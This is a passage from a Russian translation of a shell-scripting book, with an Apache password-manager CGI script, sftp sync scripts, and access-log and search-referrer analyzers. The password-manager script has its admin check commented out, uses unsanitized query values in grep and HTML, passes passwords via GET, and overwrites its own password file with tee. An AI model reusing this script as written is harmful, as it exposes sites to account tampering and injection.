#   и пароли для доступа к подкаталогам в типичной конфигурации Apache
#   (когда конфигурационный файл имеет имя .htaccess).

echo "Content-type: text/html"
echo ""
echo "<html><title>Apache Password Manager Utility</title><body>"

basedir=$(pwd)
myname="$(basename $0)"
footer="$basedir/apm-footer.html"
htaccess="$basedir/.htaccess"

htpasswd="$(which htpasswd) -b"

# Настоятельно рекомендуется включить следующий код для безопасности:
#
```

```
# if [ "$REMOTE_USER" != "admin" -a -s $htpasswd ] ; then
#   echo "Error: You must be user <b>admin</b> to use APM."
#   exit 0
# fi

# Получить имя файла с паролями из файла .htaccess

if [ ! -r "$htaccess" ] ; then
  echo "Error: cannot read $htaccess file."
  exit 1
fi

passwdfile="$(grep "AuthUserFile" $htaccess | cut -d\ -f2)"
if [ ! -r $passwdfile ] ; then
  echo "Error: can't read password file: can't make updates."
  exit 1
elif [ ! -w $passwdfile ] ; then
  echo "Error: can't write to password file: can't update."
  exit 1
fi

echo "<center><h1 style='background:#ccf;border-radius:3px;border:1px solid
#99c;padding:3px;'>"
echo "Apache Password Manager</h1>"

action="$(echo $QUERY_STRING | cut -c3)"
user="$(echo $QUERY_STRING|cut -d\& -f2|cut -d= -f2|\
tr '[:upper:]' '[:lower:]')"

❶ case "$action" in
  A ) echo "<h3>Adding New User <u>$user</u></h3>"
      if [ ! -z "$(grep -E "^${user}:" $passwdfile)" ] ; then
        echo "Error: user <b>$user</b> already appears in the file."
      else
        pass="$(echo $QUERY_STRING|cut -d\& -f3|cut -d= -f2)"
❷       if [ ! -z "$(echo $pass|tr -d '[[:upper:][:lower:][:digit:]]')" ];
        then
          echo "Error: passwords can only contain a-z A-Z 0-9 ($pass)"
        else
❸         $htpasswd $passwdfile "$user" "$pass"
          echo "Added!<br>"
        fi
      fi
      ;;
  U ) echo "<h3>Updating Password for user <u>$user</u></h3>"
      if [ -z "$(grep -E "^${user}:" $passwdfile)" ] ; then
        echo "Error: user <b>$user</b> isn't in the password file?"
        echo "searched for &quot;^${user}:&quot; in $passwdfile"
      else
        pass="$(echo $QUERY_STRING|cut -d\& -f3|cut -d= -f2)"
        if [ ! -z "$(echo $pass|tr -d '[[:upper:][:lower:][:digit:]]')" ];
        then
```

```
            echo "Error: passwords can only contain a-z A-Z 0-9 ($pass)"
          else
            grep -vE "^${user}:" $passwdfile | tee $passwdfile > /dev/null
            $htpasswd $passwdfile "$user" "$pass"
            echo "Updated!<br>"
          fi
        fi
        ;;
    D ) echo "<h3>Deleting User <u>$user</u></h3>"
        if [ -z "$(grep -E "^${user}:" $passwdfile)" ] ; then
          echo "Error: user <b>$user</b> isn't in the password file?"
        elif [ "$user" = "admin" ] ; then
          echo "Error: you can't delete the 'admin' account."
        else
          grep -vE "^${user}:" $passwdfile | tee $passwdfile >/dev/null
          echo "Deleted!<br>"
        fi
        ;;
esac

# Всегда перечислять текущих пользователей в файле паролей...

echo "<br><br><table border='1' cellspacing='0' width='80%' cellpadding='3'>"
echo "<tr bgcolor='#cccccc'><th colspan='3'>List "
echo "of all current users</td></tr>"
❹ oldIFS=$IFS ; IFS=":" # Изменить разделитель слов...
while read acct pw ; do
  echo "<tr><th>$acct</th><td align=center><a href=\"$myname?a=D&u=$acct\">"
  echo "[delete]</a></td></tr>"
done < $passwdfile
echo "</table>"
IFS=$oldIFS           # ...и восстановить его.

# Собрать строку выбора со всеми учетными записями...
❺ optionstring="$(cut -d: -f1 $passwdfile | sed 's/^/<option>/'|tr '\n' ' ')"

if [ ! -r $footer ] ; then
  echo "Warning: can't read $footer"
else
  # ...и вывести нижний колонтитул.
❻  sed -e "s/--myname--/$myname/g" -e "s/--options--/$optionstring/g" < $footer
fi

exit 0
```

Как это работает

Для нормальной работы этого сценария требуется очень многое. Необходимо правильно настроить не только конфигурацию веб-сервера Apache (или эквивалентного ему), но и содержимое файла *.htaccess*, и в файле *.htpasswd* должна иметься хотя бы запись для пользователя `admin`.

Сам сценарий извлекает в `htpasswd` имя файла с паролями из файла *.htaccess* и выполняет разные проверки, чтобы исключить наиболее типичные ошибки при работе с `htpasswd`, в том числе и ошибку недоступности файла для записи. Все это делает инструкция `case` перед основным блоком сценария.

Операции с файлом .htpasswd

Инструкция `case` ❶ определяет, какая из трех возможных операций запрошена — `A` (добавить пользователя), `U` (изменить запись с информацией о пользователе) или `D` (удалить пользователя), — и выполняет соответствующий фрагмент кода. Код операции и имя пользователя хранятся в переменной `QUERY_STRING`. Значение для этой переменной посылается на сервер веб-браузером в составе URL, в виде `a=X&u=Y`, где *X* — буквенный код операции, а *Y* — имя пользователя. Когда запрашивается операция изменения пароля или добавления пользователя, должен передаваться третий аргумент, `p`, с паролем.

Например, допустим, что мы добавляем нового пользователя `joe` с паролем `knife`. В результате этого действия веб-сервер передаст сценарию следующее значение в переменной `QUERY_STRING`:

```
a=A&u=joe&p=knife
```

Сценарий развернет эту строку, запишет в переменную `action` символ `A`, в переменную `user` имя `joe` и в переменную `pass` строку `knife`. Затем убедится, в строке ❷, что пароль содержит только допустимые алфавитные символы.

В заключение, если все прошло успешно, будет вызвана программа `htpasswd`, чтобы зашифровать пароль и добавить его в файл *.htpasswd* ❸. Также этот сценарий создает HTML-таблицу, в которой перечисляются все пользователи из *.htpasswd* вместе со ссылками `[delete]`.

После вывода трех строк с заголовком HTML-таблицы сценарий продолжает выполнение со строки ❹. Этот цикл `while` читает пары имя/пароль из файла *.htpasswd*, используя трюк с изменением *разделителя входных полей* (*Input Field Separator, IFS*) на двоеточие и восстановлением по завершении.

Нижний колонтитул с полями ввода для выполнения операций

Сценарий полагается на присутствие HTML-файла с именем *apm-footer.html*, содержащего строки `--myname--` и `--options--` ❻, которые в процессе вывода файла в `stdout` замещаются текущим именем CGI-сценария и списком пользователей соответственно.

Переменная `$myname` определяется механизмом CGI, который сохраняет в ней фактическое имя сценария. Сам сценарий конструирует переменную `$optionstring` из пар имя/пароль, хранящихся в файле *.htpasswd* ❺.

HTML-файл с нижним колонтитулом, представленный в листинге 9.8, дает возможность выполнить операцию добавления пользователя, изменить пароль и удалить пользователя.

Листинг 9.8. Файл apm-footer.html добавляющий раздел с полями ввода для выполнения операций

```
<!-- нижний колонтитул с информацией для системы APM. -->

<div style='margin-top: 10px;'>
<table border='1' cellpadding='2' cellspacing='0' width="80%"
       style="border:2px solid #666;border-radius:5px;" >
  <tr><th colspan='4' bgcolor='#cccccc'>Password Manager Actions</th></tr>
  <tr><td>
    <form method="get" action="--myname--">
      <table border='0'>
        <tr><td><input type='hidden' name="a" value="A">
          add user:</td><td><input type='text' name='u' size='15'>
        </td></tr><tr><td>
          password: </td><td> <input type='text' name='p' size='15'>
        </td></tr><tr><td colspan="2" align="center">
          <input type='submit' value='add' style="background-color:#ccf;">
        </td></tr>
      </table></form>
  </td><td>
    <form method="get" action="--myname--">
      <table border='0'>
        <tr><td><input type='hidden' name="a" value="U">
          update</td><td><select name='u'>--options--</select>
        </td></tr><tr><td>
          password: </td><td><input type='text' name='p' size='10'>
        </td></tr><tr><td colspan="2" align="center">
          <input type='submit' value='update' style="background-color:#ccf;">
        </td></tr>
      </table></form>
  </td><td>
    <form method="get" action="--myname--"><input type='hidden'
      name="a" value="D">delete <select name='u'> --options-- </select>
      <br /><br /><center>
        <input type='submit' value='delete' style="background-color:#ccf;"></
      center></form>
    </td></tr>
  </table>
</div>

<h5 style='background:#ccf;border-radius:3px;border:1px solid
#99c;padding:3px;'>
From the book <a href="http://www.intuitive.com/wicked/">Wicked Cool Shell
Scripts</a>
</h5>
</body></html>
```

Запуск сценария

Вы почти наверняка пожелаете сохранить сценарий в том же каталоге, который требуется защитить паролем, однако можно предпочесть и каталог *cgi-bin*, как это сделали мы. В любом случае убедитесь, что переменные `htpasswd` и `basedir` получают правильные значения в начале сценария. Вам также понадобится файл *.htaccess*, определяющий права доступа, и файл *.htpasswd*, доступный для записи пользователю, с привилегиями которого выполняется веб-сервер Apache в вашей системе.

ПРИМЕЧАНИЕ

Перед запуском сценария `apm` в первую очередь создайте учетную запись `admin`, чтобы можно было использовать его в последующих вызовах! В коде предусмотрена специальная проверка, которая позволит создать учетную запись `admin`, если файл *.htpasswd* пуст.

Результаты

Результат работы сценария `apm` показан на рис. 9.1. Обратите внимание, что он не только перечисляет все учетные записи со ссылкой для удаления, но




Рис. 9.1. Система управления паролями в Apache на основе сценария командной оболочки

также предоставляет возможность создать новую учетную запись, изменить пароль существующей, перечислить все учетные записи или удалить любую из них.

Усовершенствование сценария

Программа `htpasswd`, входящая в состав веб-сервера Apache, предлагает отличный интерфейс командной строки для добавления новой учетной записи и шифрования пароля перед сохранением в базе данных. Но только одна из двух распространенных версий `htpasswd` поддерживает работу в пакетном режиме и может использоваться в сценариях — то есть позволяет сценарию передавать в командной строке имя учетной записи и пароль. Узнать, какая версия установлена у вас, очень просто: если при попытке выполнить `htpasswd` с флагом `-b` программа не выведет сообщения об ошибке, значит, вам повезло и у вас установлена более современная версия. Впрочем, ваши шансы на успех очень велики.

Имейте в виду, что, если сценарий установлен неправильно, любой, кто узнает структуру URL, сможет добавить себя в файл доступа и удалить другого пользователя. Это плохо. Одно из решений состоит в том, чтобы позволить запускать сценарий только пользователю `admin` (упомянутому в закомментированном коде в начале сценария). Другой способ обезопасить сценарий — поместить его в каталог, который уже защищен паролем.

№ 72. Синхронизация файлов с помощью SFTP

Хотя программа `ftp` все еще доступна в большинстве систем, она постепенно вытесняется более новыми протоколами передачи данных, такими как `rsync` и `ssh` (secure shell — защищенная командная оболочка). Это объясняется несколькими причинами. После выхода первого издания этой книги стали очевидны некоторые слабые стороны FTP, связанные с плохим масштабированием и слабой защищенностью. В новом мире «больших данных» популярность приобретают более эффективные протоколы. Кроме того, FTP осуществляет передачу данных в открытом виде, что обычно не вызывает проблем в домашних или корпоративных сетях, но только не в случаях, когда FTP используется для передачи данных в открытых сетях, например, при подключении через общественные точки доступа к Интернету в библиотеках или кофейнях, которыми пользуется масса народу.

Все современные серверы должны поддерживать более безопасный пакет `ssh`, обеспечивающий сквозное шифрование. Программа, осуществляющая передачу данных в зашифрованном виде, называется `sftp`, и хотя она еще более примитивная, чем `ftp`, мы все же можем пользоваться ею. В листинге 9.9 показано, как с помощью `sftp` организовать защищенную синхронизацию файлов.

ПРИМЕЧАНИЕ

Если в вашей системе отсутствует пакет `ssh`, пожалуйтесь своему поставщику или администраторам, потому что этому нет никакого оправдания. Если у вас имеются соответствующие привилегии, можете сами попробовать получить пакет на сайте *http://www.openssh.com/* и установить его.

Код

Листинг 9.9. Сценарий sftpsync

```
#!/bin/bash

# sftpsync -- принимая имя удаленного каталога на сервере sftp, выгружает
#   все новые или изменившиеся файлы в удаленную систему. Для синхронизации
#   использует файл с отметкой времени и удивительно изобретательно
#   подобранным именем .timestamp.

timestamp=".timestamp"
tempfile="/tmp/sftpsync.$$"
count=0

trap "$(which rm) -f $tempfile" 0 1 15 # Удалить временный файл по завершении.

if [ $# -eq 0 ] ; then
  echo "Usage: $0 user@host { remotedir }" >&2
  exit 1
fi

user="$(echo $1 | cut -d@ -f1)"
server="$(echo $1 | cut -d@ -f2)"

if [ $# -gt 1 ] ; then
  echo "cd $2" >> $tempfile
fi

if [ ! -f $timestamp ] ; then
  # Если файл с отметкой времени отсутствует, выгрузить все файлы.
  for filename in *
  do
    if [ -f "$filename" ] ; then
      echo "put -P \"$filename\"" >> $tempfile
```

```
      count=$(( $count + 1 ))
    fi
  done
else
  for filename in $(find . -newer $timestamp -type f -print)
  do
    echo "put -P \"$filename\"" >> $tempfile
    count=$(( $count + 1 ))
  done
fi

if [ $count -eq 0 ] ; then
  echo "$0: No files require uploading to $server" >&2
  exit 1
fi

echo "quit" >> $tempfile

echo "Synchronizing: Found $count files in local folder to upload."

➊ if ! sftp -b $tempfile "$user@$server" ; then
  echo "Done. All files synchronized up with $server"
  touch $timestamp
fi
exit 0
```

Как это работает

Программа `sftp` позволяет передать ей последовательность команд через конвейер или стандартный ввод, что делает сценарий довольно простым: основная его часть связана с конструированием последовательности команд для выгрузки всех изменившихся файлов. В самом конце эта конструкция передается программе `sftp` для выполнения.

Если ваша версия `sftp` не возвращает ненулевой код в случае неудачной попытки передать файлы, просто удалите условный блок в конце сценария ➊ и замените его следующими командами:

```
sftp -b $tempfile "$user@$server"
touch $timestamp
```

Так как `sftp` требует передачи учетных данных в формате `user@host`, данный сценарий получился даже проще, чем эквивалентный сценарий, использующий FTP. Обратите также внимание на флаг `-P` в командах `put`: он требует от удаленного сервера сохранить локальные права доступа к файлам, а также время их создания и последнего изменения.

Запуск сценария

Перейдите в каталог с исходными файлами, проверьте существование целевого каталога и запустите сценарий, передав ему свое имя пользователя, имя сервера и имя удаленного каталога. Для простых случаев можно создать псевдоним с именем `ssync` (source sync — «синхронизировать исходные файлы»), который будет выполнять синхронизацию определенного каталога, автоматически вызывая сценарий `sftpsync`:

```
alias ssync="sftpsync taylor@intuitive.com /wicked/scripts"
```

Результаты

Запуск сценария `sftpsync` с именем пользователя, сервера и каталога в аргументах командной строки выполнит синхронизацию ваших каталогов, как показано в листинге 9.10.

Листинг 9.10. Запуск сценария sftpsync

```
$ sftpsync taylor@intuitive.com /wicked/scripts
Synchronizing: Found 2 files in local folder to upload.
Connecting to intuitive.com...
taylortaylor@intuitive.com's password:
sftp> cd /wicked/scripts
sftp> put -P "./003-normdate.sh"
Uploading ./003-normdate.sh to /usr/home/taylor/usr/local/etc/httpd/htdocs/
intuitive/wicked/scripts/003-normdate.sh
sftp> put -P "./004-nicenumber.sh"
Uploading ./004-nicenumber.sh to /usr/home/taylor/usr/local/etc/httpd/htdocs/
intuitive/wicked/scripts/004-nicenumber.sh
sftp> quit
Done. All files synchronized up with intuitive.com
```

Усовершенствование сценария

Сценарий-обертка, вызывающий `sftpsync`, оказался чрезвычайно полезным. Мы использовали его на всем протяжении работы над этой книгой для синхронизации копий сценариев в веб-архиве *http://www.intuitive.com/wicked/* с версиями, хранящимися на наших собственных серверах, без привлечения небезопасного протокола FTP.

Этот сценарий-обертка `ssync`, представленный в листинге 9.11, содержит всю необходимую логику для копирования локального каталога (переменная `localsource`) и создания файла архива, так называемого *тарболла* (по имени команды `tar`, используемой для его создания) с последними версиями всех файлов.

Листинг 9.11. Сценарий-обертка ssync

```
#!/bin/bash

# ssync -- Если что-то изменилось, создает тарболл и копирует его
#   в удаленный каталог с помощью sftp, используя sftpsync.

sftpacct="taylor@intuitive.com"
tarballname="AllFiles.tgz"
localsource="$HOME/Desktop/Wicked Cool Scripts/scripts"
remotedir="/wicked/scripts"
timestamp=".timestamp"
count=0

# Прежде всего проверить наличие локального каталога и файлов в нем.

if [ ! -d "$localsource" ] ; then
  echo "$0: Error: directory $localsource doesn't exist?" >&2
  exit 1
fi

cd "$localsource"

# Проверить: изменились ли какие-нибудь файлы.

if [ ! -f $timestamp ] ; then
  for filename in *
  do
    if [ -f "$filename" ] ; then
      count=$(( $count + 1 ))
    fi
  done
else
  count=$(find . -newer $timestamp -type f -print | wc -l)
fi

if [ $count -eq 0 ] ; then
  echo "$(basename $0): No files found in $localsource to sync with remote."
  exit 0
fi

echo "Making tarball archive file for upload"

tar -czf $tarballname ./*

# Готово! Теперь передадим управление сценарию sftpsync.
exec sftpsync $sftpacct $remotedir
```

Если синхронизация необходима, создается новый файл архива, и все файлы (включая новый архив, конечно же) выгружаются на сервер, как показано в листинге 9.12.

Листинг 9.12. Запуск сценария ssync

```
$ ssync
Making tarball archive file for upload
Synchronizing: Found 2 files in local folder to upload.
Connecting to intuitive.com...
taylor@intuitive.com’s password:
sftp> cd shellhacks/scripts
sftp> put -P "./AllFiles.tgz"
Uploading ./AllFiles.tgz to shellhacks/scripts/AllFiles.tgz
sftp> put -P "./ssync"
Uploading ./ssync to shellhacks/scripts/ssync
sftp> quit
Done. All files synchronized up with intuitive.com
```

Одним из дальнейших усовершенствований мог бы стать вызов `ssync` из cron каждые несколько часов в рабочие дни, workday, чтобы резервное копирование локальных файлов осуществлялось незаметно и без участия человека.

Глава 10. Администрирование интернет-сервера

Задача управления веб-сервером и службами часто полностью отделена от задачи создания информационного наполнения веб-сайта и управления им. В предыдущей главе предлагались инструменты, в первую очередь предназначенные для веб-разработчиков и других специалистов, отвечающих за информационное наполнение, а в этой главе демонстрируются приемы анализа журналов веб-сервера, зеркалирования веб-сайтов и мониторинга состояния сети.

№ 73. Исследование журнала access_log веб-сервера Apache

Если вы управляете веб-сервером Apache или похожим на него, где используется *обобщенный формат журналирования* (Common Log Format), вы сможете быстро выполнить статистический анализ с помощью сценария командной оболочки. В стандартной конфигурации веб-сервер ведет для сайта журналы *access_log* и *error_log* (обычно в */var/log*, но точный путь зависит от системы). Если вы поддерживаете собственный сервер, вам определенно стоит архивировать эту ценную информацию.

В табл. 10.1 перечислены поля в файле *access_log*.

Таблица 10.1. Значения полей в файле access_log

Поле	Значение
1	IP-адрес хоста, обратившегося к серверу
2–3	Защитная информация для соединений HTTPS/SSL
4	Дата и часовой пояс данного запроса
5	Метод вызова
6	Запрошенный URL
7	Использованный протокол
8	Код результата
9	Число переданных байтов
10	Ссылающийся домен
11	Строка идентификации браузера

Типичная строка в *access_log* имеет следующий вид:

```
65.55.219.126 - - [04/Jul/2016:14:07:23 +0000] "GET /index.rdf HTTP/1.0" 301
310 "-" "msnbot-UDiscovery/2.0b (+http://search.msn.com/msnbot.htm)""
```

Код результата 301 (поле 8) указывает, что запрос был успешно обработан. Ссылающийся домен (поле 10) определяет URL страницы, которую пользователь просматривал непосредственно перед запросом. Десять лет тому назад в этом поле передавался URL предыдущей страницы; теперь, по соображениям безопасности, в нем обычно указывается `"-"`, как показано в примере.

Количество обращений к сайту можно определить, подсчитав строки в файле журнала, а диапазон дат записей в файле — по первой и последней строкам.

```
$ wc -l access_log
   7836 access_log
$ head -1 access_log ; tail -1 access_log
69.195.124.69 - - [29/Jun/2016:03:35:37 +0000] ...
65.55.219.126 - - [04/Jul/2016:14:07:23 +0000] ...
```

Используя эту информацию, сценарий в листинге 10.1 выводит большой объем статистической информации из файла журнала *access_log* в формате веб-сервера Apache. Предполагается, что сценарии `scriptbc` и `nicenumber`, написанные нами в главе 1, находятся в одном из каталогов, перечисленных в переменной окружения `PATH`.

Код

Листинг 10.1. Сценарий webaccess

```
#!/bin/bash
# webaccess -- анализирует файл журнала access_log в формате веб-сервера
#   Apache, извлекая полезную и интересную статистическую информацию.

bytes_in_gb=1048576

# Измените следующую переменную, чтобы она соответствовала имени хоста
#   вашего веб-сервера, чтобы отфильтровать запросы, обусловленные
#   внутренними переходами, при анализе ссылающихся доменов.
host="intuitive.com"

if [ $# -eq 0 ] ; then
  echo "Usage: $(basename $0) logfile" >&2
  exit 1
fi

if [ ! -r "$1" ] ; then
```

```
    echo "Error: log file $1 not found." >&2
    exit 1
  fi

❶ firstdate="$(head -1 "$1" | awk '{print $4}' | sed 's/\[//')"
  lastdate="$(tail -1 "$1" | awk '{print $4}' | sed 's/\[//')"

  echo "Results of analyzing log file $1"
  echo ""
  echo " Start date: $(echo $firstdate|sed 's/:/ at /')"
  echo " End date: $(echo $lastdate|sed 's/:/ at /')"

❷ hits="$(wc -l < "$1" | sed 's/[^[:digit:]]//g')"

  echo "         Hits: $(nicenumber $hits) (total accesses)"

❸ pages="$(grep -ivE '(.gif|.jpg|.png)' "$1" | wc -l | sed 's/[^[:digit:]]//g')"

  echo "   Pageviews: $(nicenumber $pages) (hits minus graphics)"

  totalbytes="$(awk '{sum+=$10} END {print sum}' "$1")"

  /bin/echo -n " Transferred: $(nicenumber $totalbytes) bytes "

  if [ $totalbytes -gt $bytes_in_gb ] ; then
    echo "($(scriptbc $totalbytes / $bytes_in_gb) GB)"
  elif [ $totalbytes -gt 1024 ] ; then
    echo "($(scriptbc $totalbytes / 1024) MB)"
  else
    echo ""
  fi

  # Теперь выберем из журнала некоторые полезные данные.

  echo ""
  echo "The 10 most popular pages were:"

❹ awk '{print $7}' "$1" | grep -ivE '(.gif|.jpg|.png)' | \
     sed 's/\/$//g' | sort | \
     uniq -c | sort -rn | head -10

  echo ""

  echo "The 10 most common referrer URLs were:"

❺ awk '{print $11}' "$1" | \
    grep -vE "(^\"-\"$|/www.$host|/$host)" | \
    sort | uniq -c | sort -rn | head -10

  echo ""
  exit 0
```

Как это работает

Рассмотрим каждый блок как отдельный небольшой сценарий. Например, первые несколько строк извлекают начальную и конечную дату (переменные `firstdate` и `lastdate`) ❶, просто читая четвертое поле в первой и последней строках в файле. Количество посещений определяется подсчетом строк в файле с помощью `wc` ❷, а количество просмотренных страниц — как разность посещений и запросов файлов изображений (то есть файлов с расширениями *.gif*, *.jpg* и *.png*). Общее количество отправленных байтов определяется как сумма значений десятого поля во всех строках, которая затем обрабатывается сценарием `nicenumber` для удобочитаемости.

Чтобы выяснить, какие страницы наиболее популярны, сначала из журнала извлекаются запрошенные страницы, и из их числа исключаются все файлы изображений ❸. Далее вызывается команда `uniq -c` для сортировки и определения числа вхождений каждой уникальной записи. В финале выполняется еще одна сортировка, чтобы страницы с наибольшим количеством вхождений оказались в начале списка. Вся эта процедура выполняется строкой ❹.

Обратите внимание, как попутно выполняется нормализация: команда `sed` отсекает завершающие символы слеша, чтобы имена, такие как `/subdir/` и `/subdir`, воспринимались как одно и то же.

Аналогично разделу, извлекающему десяток наиболее популярных страниц, раздел ❺ извлекает информацию о ссылающихся доменах.

Этот блок извлекает из журнала значение поля 11, отфильтровывает записи, относящиеся к текущему хосту, а также содержащие `"-"` (значение, передаваемое веб-браузерами, в которых включена блокировка передачи ссылочной информации). Полученные результаты передаются той же последовательности команд — `sort|uniq -c|sort -rn|head -10`, чтобы получить десяток самых активных ссылающихся доменов.

Запуск сценария

Чтобы запустить этот сценарий, передайте ему единственный аргумент с именем файла журнала Apache (или другого веб-сервера, поддерживающего обобщенный формат журналирования).

Результаты

Результаты обработки этим сценарием типичного файла журнала содержат много полезной информации, как можно видеть в листинге 10.2.

Листинг 10.2. Результаты обработки журнала access_log веб-сервера Apache с помощью webaccess

```
$ webaccess /web/logs/intuitive/access_log
Results of analyzing log file access_log

  Start date:  01/May/2016 at 07:04:49
    End date:  04/May/2016 at 01:39:04
        Hits:  7,839 (total accesses)
  Pageviews:   2,308 (hits minus graphics)
Transferred:   25,928,872,755 bytes

The 10 most popular pages were:
 266
 118 /CsharpVulnJson.ova
  92 /favicon.ico
  86 /robots.txt
  57 /software
  53 /css/style.css
  29 /2015/07/01/advanced-afl-usage.html
  24 /opendiagnostics/index.php/OpenDiagnostics_Live_CD
  20 /CsharpVulnSoap.ova
  15 /content/opendiagnostics-live-cd

The 10 most common referrer URLs were:
 108 "https://www.vulnhub.com/entry/csharp-vulnjson,134/#"
  33 "http://volatileminds.net/2015/07/01/advanced-afl-usage.html"
  32 "http://volatileminds.net/"
  15 "http://www.volatileminds.net/"
  14 "http://volatileminds.net/2015/06/29/basic-afl-usage.html"
  13 "https://www.google.com/"
  10 "http://livecdlist.com/opendiagnostics-live-cd/"
  10 "http://keywords-monitoring.com/try.php?u=http://volatileminds.net"
   8 "http://www.volatileminds.net/index.php/OpenDiagnostics_Live_CD"
   8 "http://www.volatileminds.net/blog/"
```

Усовершенствование сценария

Одна из проблем, возникающих при анализе файлов журналов веб-сервера Apache, обусловлена тем, что часто на одну и ту же страницу ссылаются два разных URL; например, */custer/* и */custer/index.html*. Блок определения десяти наиболее популярных страниц должен учитывать это. Преобразование, выполняемое командой `sed`, уже гарантирует, что */custer* и */custer/* не будут интерпретироваться как разные URL, но определить имя файла по умолчанию для данного каталога может оказаться сложной задачей (особенно если это имя определяется специальными настройками в конфигурации веб-сервера).

Информацию о десятке самых активных ссылающихся доменов можно сделать еще более полезной, если оставить в ссылающихся адресах URL только базовое

имя домена (например, *slashdot.org*). Сценарий № 74 идет в этом направлении чуть дальше и анализирует дополнительную информацию, доступную в поле ссылающегося домена. В следующий раз, когда весь десяток самых активных ссылающихся доменов будет заполнен ссылками на *slashdot.org*, вы не сможете оправдаться незнанием!

№ 74. Трафик поисковых систем

Сценарий № 73 предлагает широкий обзор запросов некоторых поисковых систем к вашему сайту, но дальнейший анализ может показать не только какие из этих систем способствуют увеличению потока посетителей, но также какие ключевые слова они вводили в строке поиска. Полученная информация поможет определить, насколько точно ваш сайт индексируется поисковыми системами. Более того, опираясь на полученные данные, вы сможете повысить ранг и релевантность вашего сайта в поисковых системах. Однако, как упоминалось выше, эта дополнительная информация постепенно признается недопустимой разработчиками Apache и веб-браузеров. В листинге 10.3 приводится сценарий командной оболочки, извлекающий ее из журналов Apache.

Код

Листинг 10.3. Сценарий searchinfo

```
#!/bin/bash
# searchinfo -- извлекает и анализирует трафик поисковых систем, указанных
#   в поле с информацией о ссылающихся доменах, в обобщенном формате
#   журналирования.

host="intuitive.com"   # Замените именем своего домена.
maxmatches=20
count=0
temp="/tmp/$(basename $0).$$"

trap "$(which rm) -f $temp" 0

if [ $# -eq 0 ] ; then
  echo "Usage: $(basename $0) logfile" >&2
  exit 1
fi

if [ ! -r "$1" ] ; then
  echo "Error: can't open file $1 for analysis." >&2
  exit 1
fi

❶ for URL in $(awk '{ if (length($11) > 4) { print $11 } }' "$1" | \
  grep -vE "(/www.$host|/$host)" | grep '?')
```

```
  do
❷   searchengine="$(echo $URL | cut -d/ -f3 | rev | cut -d. -f1-2 | rev)"
    args="$(echo $URL | cut -d\? -f2 | tr '&' '\n' | \
      grep -E '(^q=|^sid=|^p=|query=|item=|ask=|name=|topic=)' | \
❸     sed -e 's/+/ /g' -e 's/%20/ /g' -e 's/"//g' | cut -d= -f2)"
    if [ ! -z "$args" ] ; then
      echo "${searchengine}: $args" >> $temp
❹   else
      # Запрос неизвестного формата, показать всю строку GET...
      echo "${searchengine} $(echo $URL | cut -d\? -f2)" >> $temp
    fi
    count="$(( $count + 1 ))"
  done

  echo "Search engine referrer info extracted from ${1}:"

  sort $temp | uniq -c | sort -rn | head -$maxmatches | sed 's/^/ /g'

  echo ""
  echo Scanned $count entries in log file out of $(wc -l < "$1") total.

  exit 0
```

Как это работает

Главный цикл `for` ❶ в этом сценарии извлекает все записи из файла журнала, имеющие допустимое значение в поле со ссылающимся доменом: строку длиной более четырех символов, не совпадающую с содержимым переменной `$host` и знаком вопроса (`?`), указывающим, что пользователь выполнял поиск.

Далее сценарий пытается идентифицировать имя ссылающегося домена и строку поиска, введенную пользователем ❷. Исследования сотен поисковых запросов показывают, что типичные поисковые сайты используют небольшое количество переменных с известными именами. Например, в случае с Yahoo! строка поиска будет содержать переменную со строкой поиска `p=`*`шаблон`*. Google и MSN используют переменную с именем `q`. Команда `grep` проверяет присутствие `p`, `q` и других распространенных имен поисковых переменных.

Команда `sed` ❸ очищает извлеченные строки поиска, замещая `+` и `%20` пробелами и убирая кавычки, а команда `cut` возвращает все, что следует за первым знаком «равно». Иными словами, код возвращает только искомую строку, которую ввел пользователь.

Условный блок, следующий сразу за этими строками, проверяет переменную `args`. Если она ничего не содержит (то есть если запрос имеет неизвестный формат) — использовалась неизвестная нам поисковая система, поэтому выводится весь запрос целиком, а не только искомая строка.

Запуск сценария

Чтобы запустить этот сценарий, просто передайте ему единственный аргумент с именем файла журнала Apache или другого веб-сервера, поддерживающего обобщенный формат журналирования (листинг 10.4).

ПРИМЕЧАНИЕ

Это один из самых медленных сценариев в данной книге, потому что он запускает много подоболочек для выполнения разных задач. Не удивляйтесь, если его работа потребует значительного времени.

Результаты

Листинг 10.4. Результаты обработки журнала access_log веб-сервера Apache с помощью searchinfo

```
$ searchinfo /web/logs/intuitive/access_log
Search engine referrer info extracted from access_log:
      771
        4 online reputation management akado
        4 Names Hawaiian Flowers
        3 norvegian star
        3 disneyland pirates of the caribbean
        3 disney california adventure
        3 colorado railroad
        3 Cirque Du Soleil Masks
        2 www.baskerballcamp.com
        2 o logo
        2 hawaiian flowers
        2 disneyland pictures pirates of the caribbean
        2 cirque
        2 cirqu
